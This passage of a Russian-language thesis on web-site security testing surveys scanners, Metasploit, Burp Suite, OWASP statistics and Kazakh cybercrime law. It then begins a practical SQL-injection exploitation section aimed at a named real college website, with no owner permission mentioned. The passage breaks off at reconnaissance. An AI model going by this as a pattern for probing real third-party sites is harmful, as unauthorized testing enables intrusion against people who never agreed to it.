

Рисунок 1.5 – Пример работы Acunetix

Nikto – это Open Source (GPL) веб-сканер. Ищет на целевом сайте не удалённые скрипты (test.php, index_.php и т.п.), инструменты администрирования БД (/phpmyadmin/, /pma и подобные) и т.д., то есть проверяет ресурс на самые частые ошибки, возникшие обычно из-за человеческого фактора. Процесс работы сканера отображен на рисунке 1.6



Рисунок 1.6 – Пример работы Nikto

Плюс, если находит какой-нибудь популярный скрипт, то проверяет его на вышедшие эксплоиты (которые есть в базе).
Сообщает о доступных «нежелательных» методах, типа PUT и TRACE.

Из минусов хотел бы отметить высокий процент ложных срабатываний. К примеру, если ваш сайт вместо 404 ошибки (когда она должна возникнуть) отдает все время главную, то сканер скажет, что на вашем сайте все скрипты и

все уязвимости из его базы. На практике такое не так часто встречается, но как факт, многое зависит от структуры сайта [7].

Эксплойтинг. Для автоматизированного и более удобного использования уязвимостей в программном обеспечении и скриптах пишут эксплойты, которым нужно только передать параметры, чтобы использовать брешь в безопасности. А есть продукты, которые избавляют от ручного поиска эксплоитов, да и еще и применяют их «на лету». Об этой категории сейчас и пойдет речь.

Metasploit Project проект, посвящённый информационной безопасности. Создан для предоставления информации об уязвимостях, помощи в создании сигнатур для IDS, создания и тестирования эксплойтов.

Наиболее известен проект Metasploit Framework удобная платформа для создания и отладки эксплойтов. Кроме того, проект включает в себя базу опкодов, архив шеллкодов и информацию по исследованиям информационной безопасности.

Metasploit был создан в июле 2003 года. Версия 1.0 была написана на языке Perl и содержала псевдографический интерфейс на базе curses. Автором выступал HD Moore. При работе над второй (2.x) версией к HD Moore присоединился Мэтт Миллер и несколько добровольцев. Третья версия была полностью переписана на Ruby, её разрабатывала компания Metasploit LLC (основанная разработчиками в 2006 году). В 2008 году лицензия Metasploit Framework была сменена с проприетарной на BSD. В 2009 фирма Rapid7, занимающаяся управлением уязвимостями, объявила о приобретении Metasploit, популярного открытого программного пакета двойного назначения для проведения тестов на проникновение. Некоммерческая версия утилиты по–прежнему будет доступна для всех желающих.

Как и коммерческие аналоги, бесплатная версия Metasploit может быть использована как системными администраторами и специалистами по безопасности для защиты компьютерных систем, так и хакерами–взломщиками для получения несанкционированного доступа к удаленным системам.

Инструмент для создания, тестирования и использования эксплойтов. Позволяет конструировать эксплойты с необходимой в конкретном случае «полезной нагрузкой» (payloads), которая выполняется в случае удачной атаки, например, установка shell или VNC сервера. Также фреймворк позволяет шифровать шеллкод, что может скрыть факт атаки от IDS или IPS. Для проведения атаки необходима информация об установленных на удаленном сервере сервисах и их версии, то есть нужно дополнительное исследование с помощью таких инструментов, как nmap или nessus.

Nessus Professional сканер уязвимостей для небольших организаций, включающих в себя до 50 рабочих машин, а также для аудиторов, осуществляющих анализ безопасности своих заказчиков. Продукт позволяет оценивать конфигурации, находить уязвимости и, в случае обнаружения

проблем при настройке инфраструктуры, предотвращать сетевые атаки. Главное окно программы показано на рисунке 1.7.



Рисунок 1.16 – Главное окно программы Nessus

К основным возможностям Nessus Professional можно отнести:

– широкий выбор режимов анализа защищенности;
– гибкие настройки параметров анализа уязвимостей;
– управление обновлениями продукта и контента;
– составление отчетов по заданным критериям;
– совместимость с плагинами nessus;
– автоматические ежедневные обновления системы.

Nessus Professional предоставляет возможность проведения проверок для обеспечения соответствия нормативным требованиям FFIEC, HIPAA, NERC, PCI DSS, а также отраслевым стандартам CERT, CIS, COBIT / ITIL, DISA STIG. Такой охват обеспечивают более 450 предустановленных шаблонов. Сканирование уязвимостей. Оценка систем, сетей и приложений на наличие уязвимостей.

Аудит конфигурации. Проверка соответствия сетевых активов политикам и отраслевым стандартам.

Обнаружение вредоносных программ. Также обнаруживается потенциально нежелательное и неуправляемое программное обеспечение.

2 Предмет исследования

2.1 Описание предмета исследования

Деятельность любой организации так или иначе связана с веб-технологиями. Широкое распространение получили веб-порталы различных услуг (в том числе государственных), интернет–магазины, торговые площадки, различные бизнес-приложения, системы дистанционного банковского обслуживания. Невозможно представить себе современную организацию, будь то крупная корпорация или небольшая частная фирма, у которой не было бы своего официального сайта или странички на каком-либо публичном веб-ресурсе.

Корпоративные приложения, для которых необходимо устанавливать клиентское ПО и регулярно его обновлять, уходят в прошлое. Веб-технологии позволяют значительно упростить бизнес-процессы. Для того чтобы максимально использовать преимущества веб-технологий, необходимо обеспечить доступность ресурсов для целевой аудитории, например из сети Интернет. Но доступ, следовательно, могут получить и злоумышленники.

Это и недобросовестные конкуренты, и другие категории нарушителей, руководствующихся преступными намерениями, например с целью хищения денежных средств, нарушения доступности ресурса или получения чувствительной информации. Компрометация приложений может привести как к репутационным потерям, так и к финансовым, в том числе в виде упущенной прибыли (например, если будет потерян важный клиент или сорвется сделка).

При всем при этом разработчики не всегда уделяют достаточно внимания защите веб-ресурсов, сосредоточиваясь в первую очередь на функциональности приложения; а администраторы систем зачастую недостаточно осведомлены в вопросах информационной безопасности и могут совершать ошибки, которые делают приложения уязвимыми. Подавляющее большинство владельцев веб-ресурсов не следуют принципам обеспечения безопасности на всех этапах жизненного цикла приложений, вследствие чего уязвимости не выявляются на ранних стадиях разработки, а остаются в приложениях даже после их приемки в эксплуатацию, что играет на руку злоумышленникам.

На данный момент существует множество разнообразных проектов, которые посвящены безопасности веб-приложений. В данных проектах собрана статистика и классификация уязвимостей, даны рекомендации по их устранению. Многие проекты посвящены отдельным языкам программированиям или фреймворкам.

Данное исследование будет направлено на более углубленный анализ защищенности веб-сайтов. Для исследования будет использован опыт других проектов, которые направлены на повышение безопасности веб-сайтов и безопасности в целом. Одним из основных проектов посвящённый веб-безопасности является Open Web Application Security Project (OWASP).

Предмет и объект исследования. Объектом исследования являются веб сайты. Будут изучены сайты разного направления и структуры. Также необходимо рассмотреть сайты на разных платформах.

Предметом исследования является безопасность сайта. Будут рассмотрены все аспекты безопасности и безопасности сайта в целом.

Оценка защищенности будет проводится ручным способом методом черного ящика с использованием автоматизированных средств так и автоматизировано с помощью специального программного обеспечения, тестом на проникновение. Метод черного ящика заключается в оценке защищенности информационной системы от лица внешнего атакующего без предварительно получения от владельца какой-либо дополнительной информации о веб-приложении.

Все найденные уязвимости будут проходить повторную эксплуатацию в ручном режиме. Найденные уязвимости будут классифицироваться согласно существующим угрозам по системе Open Web Application Security Project (OWASP). Будут даны рекомендации по их устранению, как общего характера. Данное исследование может быть использовано в качестве учебного материала в безопасной разработки веб-приложений, также его могут использовать аудиторы информационной безопасности.

Это позволит эффективно следить за прогрессом исследовательской работы, за счет деления сложной задачи на более легкие подзадачи. Такой подход, с моей точки зрения, считается более эффективным и позволяет результативно и быстро обрабатывать подзадачи [8].

2.2 Порядок и методика исследования

Была выбрана методика черного ящика, методика заключается в оценке защищенности информационной системы от лица внешнего атакующего без предварительно получения от владельца какой-либо дополнительной информации о веб-приложении. Это методика более объективно позволит оценить защищенность веб-сайта, так как злоумышленники действуют именно так. Также был определен порядок тестирования безопасности веб-сайта, который будет состоять из трех этапов:

1) Первый этап (разведка) – сбор информации;
2) Второй этап – выявление уязвимости;
3) Третий этап – эксплуатация уязвимости.

Все этапы подробно описаны в третьем разделе и сразу же применены на практики. При тестировании будут использоваться автоматизированные средства, но вся проверка уязвимостей будет происходить в ручном режиме.
Все найденные уязвимости будут классифицироваться по системе OWASP.

Существует множество инструментов автоматизированного сканирования на уязвимости, также есть инструментарий, который посвящён конкретным уязвимостям. Например, sqlmap направлен на выявление sql-инъекций. При ручном тестировании я буду использовать следующий инструментарий:

– burp pro;
– dirb,gobuster;
– sqlmap.

Разберем основной инструмент при аудите веб-сайтов, это Burp Suite Pro. Burp Suite – это платформа которая позволяет проводить атаки на веб-приложения, имеет большой функционал и возможность автоматизации.

Платформа расширяемая за счет плагинов. Принцип атаки с помощью этого инструмента показан на рисунке 2.1.Основные инструменты Burp Suite.

Прокси сервер, перехватывающий сообщения проходящие по протоколу HTTP(S) в режиме man–in–the–middle. Находясь между браузером и целевым веб–приложением он позволит вам перехватывать, изучать и изменять трафик идущий в обоих направлениях;

Intruder максимально гибкая в настройках утилита, позволяющая в автоматическом режиме производить атаки различного вида. Например, перебор идентификаторов, сбор важной информации, фаззинг и прочее;

Repeater инструмент для ручного изменения и повторной отсылки отдельных HTTP-запросов, а также для анализа ответов приложения. Также есть и другие инструменты в этой платформе.



Рисунок 2.1 – Атака с помощью Burp Suite

2.3 Современное состояние безопасности веб-сайтов.

Современный мир тяжело представить без сети интернет и веб-сайтов.Из года в год современные компании малого и среднего бизнеса, ни говоря о крупных компаниях переводят, бизнес логику в формат веб-приложений.

Люди, желая получить услугу или продукт, предпочитают сделать это в режиме онлайн, предварительно ознакомившись с предложением компании на их сайте. Благодаря развитию веб-технологий, повысилось доступность товаров и услуг, повсеместно развивается, электронные правительства возрастает качество и скорость получаемых товаров и услуг. Веб-сайты становятся визитными карточками для любых сфер деятельности и услуг, оказывая влияние на репутацию. Это стимулирует владельцев веб-приложений стремится поддерживать их на высоком уровне, и это не возможно без удалению внимания безопасности и защите от кибер атак. Для обеспечения хорошего уровня безопасности веб-приложения требуется постоянный анализ и проверка на уязвимости.

Современные реалии отличаются от того что было 10 лет назад в сети интернет. Каждый день происходят атаки на сайты компаний, университетов и медицинских учреждений. Необходимо видеть тенденции в плане безопасности , это необходимо для того чтобы защитится от атак в будущем. Я хотел разобраться с современном состоянии безопасности веб сайтов опираясь на крупных и известных игроков.

На данный момент, в современном мире по статистике многих компании, не только тех которые описаны выше, утверждают:

В 19 % в веб-приложении есть уязвимости, позволяющие злоумышленнику, захватить не только веб-приложение но сервер на котором оно располагается. Если сервер находится внутри корпоративной среды то появляется риск проникновения злоумышленником во внутрению сеть компании. Стоит отметить по исследованию крупных компаний, что первой точкой входа через веб-приложение, внутреннею сеть компании является недостатками безопасности веб-приложения 75%.

Во многих случаях веб-приложения уязвимы из-за ошибок в исходном коде. Изменениями в настройках могут быть устранены 17% уязвимостей, большинство имеют низкий уровень риска. Чтобы устранить критические уязвимости необходимо внести изменения в исходный код веб-приложения.

Злоумышленник может похитить конфиденциальные данные в 18 % случаев где есть их обработка.

Каждая вторая утечка может привести к разглашению учетных и персональных данных. Ярким примером являются конфигурационные файлы с логинами и паролями.

Ниже рассмотрим статистику по классификации OWASP TOP 10 за 2017 год, которая показана ниже на рисунке 2.2.

Рисунок 2.2 – Статистика уязвимостей

Согласно статистике, самая большая доля уязвимостей относится к неправильной настройке приложения и серверов и имеет средний уровень риска. Чуть меньшую долю, но высокий уровень риска занимает обход аутентификации в приложении и составляет 74%. Согласно OWASP TOP 10 занимает первую позицию, является самой критичной уязвимостью SQL-инъекция, ее доля составляет 35 %. Также посмотрим статистику по кражам данных, статистика приведена ниже на рисунке 2.3.

Самую большую долю занимают учетные данные. Так как они используются для входа в корпоративные системы, личные кабинеты и т.д. Имеют большую ценность на черном рынке. Также есть статистика угроз, показана на рисунке 2.4.

Рассмотрев статистику, сделаем вывод по современному состоянию безопасности, какие тенденции будут в будущем. По состоянию на сегодняшний день веб-приложения имеют низкий уровень защищенности. Практически в каждом приложении имеется, хотя одна критическая уязвимость. Тенденции:

– Количество веб-приложений с критическими уязвимостями будет расти;

– Версия программного обеспечения и языка разработки будет тщательно скрываться;

– Доля систем, где возможна утечка данных будет расти.



Рисунок 2.3 – Статистика краж



Рисунок 2.4 – Статистика угроз

2.4 Законодательства Республики Казахстан сфере ИБ

В 2014 году в Казахстане был принят новый Уголовный кодекс. Одной особенностью нового уголовного закона было включение целого ряда составов уголовных правонарушений в сфере информатизации и связи. Предыдущая редакция Уголовного кодекса не содержала аналогичных составов. Поскольку эти составы включены в кодекс совсем недавно, мы не располагаем сведениями о возбужденных, расследованных уголовных делах по данным статьям. Нам также не известна судебная практика и избранные меры наказания для лиц, признанных виновными в совершении данных деяний.

Статья 205. Неправомерный доступ к информации, в информационную систему или сеть телекоммуникаций.

1)Умышленный неправомерный доступ к охраняемой законом информации, содержащейся на электронном носителе, в информационную систему или сеть телекоммуникаций, повлекший существенное нарушение прав и законных интересов граждан или организаций либо охраняемых законом интересов общества или государства, – наказывается штрафом в размере до трехсот месячных расчетных показателей либо исправительными работами в том же размере, либо привлечением к общественным работам на срок до двухсот сорока часов, либо арестом на срок до семидесяти пяти суток, с лишением права занимать определенные должности или заниматься определенной деятельностью на срок до двух лет или без такового.

2)Тоже деяние, совершенное в отношении государственных электронных информационных ресурсов или информационных систем государственных органов, – наказывается штрафом в размере до пятисот месячных расчетных показателей либо исправительными работами в том же размере, либо привлечением к общественным работам на срок до трехсот часов, либо арестом на срок до девяноста суток, с лишением права занимать определенные должности или заниматься определенной деятельностью на срок до двух лет или без такового.

3)Деяния, предусмотренные частями первой или второй настоящей статьи, повлекшие по неосторожности тяжкие последствия, – наказываются штрафом в размере до двух тысяч месячных расчетных показателей либо исправительными работами в том же размере, либо ограничением свободы на срок до двух лет, либо лишением свободы на тот же срок, с лишением права занимать определенные должности или заниматься определенной деятельностью на срок до трех лет или без такового. Также другие статьи:

– неправомерные уничтожение или модификация информации;

– нарушение работы информационной системы или сетей телекоммуникаций;

– неправомерное завладение информацией;

– принуждение к передаче информации.

3 Практическая часть

3.1 Эксплуатация Union SQL-инъекции

Эксплуатация SQL-инъекций очень разнообразная, обширная и сложная тема. Но как и при любом тесте на проникновении необходимо придерживаться методик, которые уже были отработанные ранее.

Первый этап. Необходимо провести разведку, собрать данные о цели, узнать какие технологии были использованы при разработке веб-приложения, какой веб-сервер используется. Чем больше будет собрано информации о веб - приложении, шанс найти уязвимость возрастает.

Исследуемый сайт: http://www.bsetbarapada.ac.in/

Первым делом перейдем на сайт, и узнаем с помощью каких технологий реализован сайт. Главная страница сайта показана на рисунке 3.1.



Рисунок 3.1 – Главная страница сайта

Это можно узнать разными способами. Допустим, смотреть на расширения страниц, использовать специальные плагины (Wappalyzer), изучить исходный код страниц также собрать и проанализировать все ссылки сайта. Использую все методы и потом подытожу найденную информацию.

Первым делом использую плагин рисунок 3.2. Плагинам не стоит доверять зачастую разработчики скрывают технологии, или подменяют их.

